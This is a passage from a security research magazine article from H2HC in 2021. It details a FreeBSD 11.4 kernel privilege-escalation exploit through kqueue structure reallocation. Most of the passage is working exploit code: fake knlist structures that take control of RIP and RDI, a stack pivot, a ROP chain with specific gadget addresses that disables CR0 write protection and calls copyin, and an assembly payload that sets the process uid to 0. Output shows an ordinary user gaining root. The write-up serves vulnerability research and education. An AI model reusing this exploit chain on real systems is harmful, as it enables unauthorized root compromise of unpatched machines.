#3  kern_kevent (td=0x2f3840, fd=<optimized out>, nchanges=1, nevents=0,
    k_ops=<error reading variable: Não é possível acessar a memória no endereço 0x2f3a28>,
    timeout=<error reading variable: Não é possível acessar a memória no endereço 0x2f3a20>) at /usr/src/sys/kern/kern_event.c:1062
#4  0xffffffff80ab4783 in sys_kevent (td=0x1, uap=0x1) at /usr/src/sys/kern/kern_event.c:997
#5  0xffffffff80f7705e in syscallenter (td=0x1) at /usr/src/sys/amd64/amd64/../../kern/subr_syscall.c:132
#6  amd64_syscall (td=0x1, traced=<error reading variable: Não é possível acessar a memória no endereço 0x2f3bb8>)
    at /usr/src/sys/amd64/amd64/trap.c:1014
#7  0xffffffff80f55b80 in fast_syscall_common () at /usr/src/sys/amd64/amd64/exception.S:571
```

Figure 9: *Stack Trace 2*

Flow Control

What we have to do now is to fill the buffer parts used in the reallocation in such a way that the kernel can dereference it as *structs kq_knlist* and *kn_knlist* and call our arbitrary address when calling *knl->kl_lock(knl->kl_lockarg)*;.

To do that, we've prepared the structures in the simplest way possible, simulating the real structures but only filling the minimal amount of fields as possible to get to the function pointer usage, as shown in Listing 11.

Listing 11: The Filled Structure

```
unsigned long kn_knlist[] = { //struct knlist {
    0x0,                    //          slh_first;
    0xffffffff80afd8f0,     // void     (*kl_lock)(void *); // RIP value
    0x0,                    // void     (*kl_unlock)(void *);
    0x0,                    // void     (*kl_assert_locked)(void *);
    0x0,                    // void     (*kl_assert_unlocked)(void *);
    0xdeadbeef,             // void     *kl_lockarg;        // RDI value
    0x0
};
```

We've used the address of the function *shutdown_reset()* [0xffffffff80afd8f0] for the initial test, just to cause a reboot in the case we've succeeded controlling the *RIP*. And to verify if the value of *RDI* was also controllable as we've expected, we've added a breakpoint in the *shutdown_reset()* function and executed the exploit again. The result is shown in Figure 10.

```
Thread 2 hit Breakpoint 1, shutdown_reset (junk=0xdeadbeef, howto=2500528)
557     {
(gdb) bt
#0  shutdown_reset (junk=0xdeadbeef, howto=2500528) at /usr/src/sys/kern/k
#1  0xffffffff80ab4146 in kn_list_lock (kn=<optimized out>) at /usr/src/sy
#2  kqueue_register (kq=<optimized out>, kev=0x262840, td=<error reading v
    waitok=<error reading variable: Não é possível acessar a memória no er
#3  0xffffffff80ab4b61 in kqueue_kevent (kq=<error reading variable: Não é
    td=<error reading variable: Não é possível acessar a memória no endere
    k_ops=<error reading variable: Não é possível acessar a memória no end
    timeout=<error reading variable: Não é possível acessar a memória no e
#4  0xffffffff80ab48f5 in kern_kevent_fp (td=0x262840, fp=<optimized out>,
    k_ops=<error reading variable: Não é possível acessar a memória no end
    timeout=<error reading variable: Não é possível acessar a memória no e
#5  kern_kevent (td=0x262840, fd=<optimized out>, nchanges=6296768, nevent
    k_ops=<error reading variable: Não é possível acessar a memória no end
    timeout=<error reading variable: Não é possível acessar a memória no e
#6  0xffffffff80ab4783 in sys_kevent (td=0x6014c0, uap=0x0) at /usr/src/sy
#7  0xffffffff80f7705e in syscallenter (td=0x0) at /usr/src/sys/amd64/amd6
#8  amd64_syscall (td=0x0, traced=<error reading variable: Não é possível
    at /usr/src/sys/amd64/amd64/trap.c:1014
#9  0xffffffff80f55b80 in fast_syscall_common () at /usr/src/sys/amd64/amd
#10 0x0000000000000003 in ?? ()
#11 0x00007fffffffeb50 in ?? ()
#12 0x0000000000000001 in ?? ()
#13 0x0000000000000000 in ?? ()
(gdb) p/x $rdi
$1 = 0xdeadbeef
```

Figure 10: *Stack Trace 3*

As observed in Figure 10, we now control both registers *RIP* and *RDI* and are able to move to the next phase in which we will do a stack pivot and prepare our ROP-chain. Given that we control *RDI*, we first

15ª Edição | Fevereiro de 2021 | https://doi.org/10.47986/15 | 68

developed a small auxiliary function to allocate the new stack, that we will use to store the addresses of our gadgets.

Preparing for the ROP-chain

First we defined the stack and gadget address so we are able to pivot. We've then updated our *struct knlist* to do the pivot using our choices, as seem in Listing 12.

Listing 12: Values Used in the Exploit

```
#define PIVOT_ADDR 0xffffffff811217d3 /* Sequence:
                                       * xchg dword ptr [rdi], esp;
                                       * std;
                                       * popfq;
                                       * ret;
                                       */
#define STACK_ADDR 0x08040000
#define STACK_TOP  2048

static void             *stack_ptr  = STACK_ADDR + STACK_TOP;
static unsigned char    fkq[248];
static char             knote[124];
unsigned long           *knlist     = &knote;

unsigned long kn_knlist[] = { //struct knlist {
   0x0,                 //          slh_first;
   PIVOT_ADDR,          // void    (*kl_lock)(void *); // RIP value
   0x0,                 // void    (*kl_unlock)(void *);
   0x0,                 // void    (*kl_assert_locked)(void *);
   0x0,                 // void    (*kl_assert_unlocked)(void *);
   &stack_ptr,          // void    *kl_lockarg;        // RDI value
   0x0};
```

Listing 13 shows the function that prepares the ROP-chain and after that we briefly explain the chosen approach.

Listing 13: The Function that Prepares the *ROP-chain*

```
void create_stack_ropchain()
{
   mmap(STACK_ADDR, 4096 * 16, PROT_EXEC | PROT_READ | PROT_WRITE,
        MAP_PREFAULT_READ | MAP_SHARED | MAP_FIXED | MAP_ANONYMOUS,
        -1, 0);
   unsigned long *base;
   base = (unsigned long *)(STACK_ADDR + STACK_TOP);
   for (int i = 0; i < 4096; i++)  // just to avoid fault
       base[i] = 0x0;
   base[0]  = 0x0;                 // this will be popped as eflags
```


15ª Edição | Fevereiro de 2021 | https://doi.org/10.47986/15 | 69

```
    base[1]  = 0xffffffff80f58f15;  // mov rax, cr0; or rax, 8; mov cr0
       , rax; pop rbp; ret;
    base[2]  = 0xdeadbeef;          // DUMMY
    base[3]  = 0xffffffff80d2e727;  // pop rcx; ret;
    base[4]  = 0xfffeffff;          // CR0.WP mask;
    base[5]  = 0xffffffff80b5b6e2;  // and rax, rcx; pop rbp; ret;
    base[6]  = 0xbebacafe;          // DUMMY
    base[7]  = 0xffffffff80f58f1c;  // mov cr0, rax; pop rbp; ret;
    base[8]  = 0xcafebeba;          // DUMMY

    // call copyin(&payload, &cpu_startup, 0x44);
    base[9]  = 0xffffffff8039a5ed;  // pop rdi; ret;
    base[10] = &payload;
    base[11] = 0xffffffff8033d556;  // pop rsi; ret;
    base[12] = 0xffffffff80f600f0;  // &cpu_startup
    base[13] = 0xffffffff80386a79;  // pop rdx; ret 0;
    base[14] = 0x3e;
    base[15] = 0xffffffff80f73510;  // &copyin ret to copyin(&payload,&
       cpu_startup,0x3e)
    base[16] = 0xffffffff80f600f0;  // &cpu_startup trigger execution
       of copied payload
}
```

ROP-chain Strategy

The gadgets are self-explanatory but we will briefly explain the overall technique we've used. The gadgets in the positions 1 to 7 are used to disable the write protection bit (WP) in the *CR0* register so we are able to copy our payload over a code that is originally read-only in the kernel.

In a very convenient way, the kernel has a *copyin(const void *uaddr, void *kaddr, size_t len)* function, that has the following description from the manpage: *"The copyin() and copyin_nofault() functions copy len bytes of data from the user-space address uaddr to the kernel-space address kaddr."*

What we do in the gadgets 9 to 14 is to load the parameters for the function *copyin()* with the address of our payload, the address of the *cpu_startup()* function and the size of our payload. In the gadget 15 we call the *copyin* function. In the position 16 we have the address of the *cpu_startup* function, so as soon as the *copyin* function finishes copying our payload, the execution will resume at the beginning of our payload.

Obviously there are other strategies that could be used to exploit this vulnerability; for example, the gadgets could be constructed to transfer the execution to a shellcode mapped in userland, as demonstrated in the analysis/exploit by ZDI [8]. We believe our method is simpler.

Final Payload

Our payload is also self-explanatory and is shown in Listing 14.

Listing 14: Our Payload

```
__attribute__((naked)) void payload()
{
    asm(
        "mov␣%gs:0x0,%r14\n\t"      // get td (struct thread *)
        "mov␣0x8(%r14),␣%r14\n\t"   // get td->td_proc (struct proc *)
        "mov␣0x40(%r14),␣%r14\n\t" // get proc->p_ucred (struct ucred
           *)
        "xor␣%r11,␣%r11\n\t"
        "mov␣%r11,␣0x4(%r14)\n\t"   // ucred.uid = 0
        "mov␣%r11,␣0x8(%r14)\n\t"   // ucred.ruid = 0
        "clts\n\t"                  // avoid unregistered FPU usage trap
        "mov␣%gs:0x228,%r9\n\t"     // restore userland cr3
        "mov␣%r9,%cr3\n\t"
        "swapgs\n\t"
        "mov␣$1,␣%rax\n\t"
        "mov␣$42,␣%rdi\n\t"
        "syscall\n\t");
}
```

The final exploit execution can be seem in Figure 11.

```
$ uname -v; id; ./exploit 690; id
FreeBSD 11.4-RELEASE #0 r362094: Fri Jun 12 18:27:15 UTC 2020
uid=1001(user) gid=1001(user) groups=1001(user)
kq_fd = 3
kqueue_addr = ffffff8000376ba00
uid=0(root) gid=0(wheel) egid=1001(user) groups=1001(user)
```

Figure 11: The Exploit Executing

Anonymous_

The author preferred to remain anonymous, but can be reached in the email: anonymousunderscore@riseup.net.

Rodrigo Rubira Branco (BSDaemon)

Rodrigo Rubira Branco (BSDaemon) works as Senior Principal Engineer in one of the main Cloud Providers, protecting foundational technologies. Before that, Rodrigo was the Chief Security Researcher at Intel Corporation and also occupied similar positions at Qualys and Check Point. Rodrigo released dozens of security vulnerabilities (and wrote exploits for them) affecting major software, firmware and hardware and is one of the organizers of Hackers to Hackers Conference (H2HC), the oldest security research conference in Latin America. Rodrigo is also member of the technical committee of many conferences, such as Black Hat, Offensive Conference, Langsec and Enigma. As a failed farmer, Rodrigo still has some Alpacas as pets (besides many dogs).

15ª Edição | Fevereiro de 2021 | https://doi.org/10.47986/15 | 72

References

[1] F. S. Officer, “getfsstat compatibility system call panic,” accessed 17-November-2020. [Online]. Available: https://www.freebsd.org/security/advisories/FreeBSD-EN-20:18.getfsstat.asc

[2] M. S. Officer, “Memory corruption vulnerability in MidnightBSD kernel,” accessed 17-November-2020. [Online]. Available: https://www.midnightbsd.org/security/adv/MIDNIGHTBSD-SA-20:01.txt

[3] F. S. Officer, “NULL pointer dereference in freebsd4_getfsstat system call,” accessed 17-November-2020. [Online]. Available: https://www.freebsd.org/security/advisories/FreeBSD-EN-18:10.syscall.asc

[4] “FreeBSD 11.1 code diff - "diff of /releng/11.1/sys/kern/vfs_syscalls.c",” accessed 17-November-2020. [Online]. Available: https://svnweb.freebsd.org/base/releng/11.1/sys/kern/vfs_syscalls.c?r1=338979&r2=338978&pathrev=338979

[5] F. Foundation, “FreeBSD code. "stable branch",” accessed 17-November-2020. [Online]. Available: http://fxr.watson.org/fxr/source/kern/vfs_syscalls.c?v=FREEBSD-12-STABLE#L599

[6] “FreeBSD 12.1 code diff - "diff of /head/sys/kern/vfs_syscalls.c",” accessed 17-November-2020. [Online]. Available: https://svnweb.freebsd.org/base/head/sys/kern/vfs_syscalls.c?r1=311286&r2=311285&pathrev=311286

[7] ps4_enthusiast, “The first PS4 kernel exploit: Adieu,” accessed 17-November-2020. [Online]. Available: https://fail0verflow.com/blog/2017/ps4-namedobj-exploit/

[8] ZDI, “CVE-2020-7460: FreeBSD Kernel Privilege Escalation.”

15ªEdição | Fevereiro de 2021 | https://doi.org/10.47986/15 | 73


H2HC
HACKERS TO HACKERS CONFERENCE


H2HC
HACKERS TO HACKERS CONFERENCE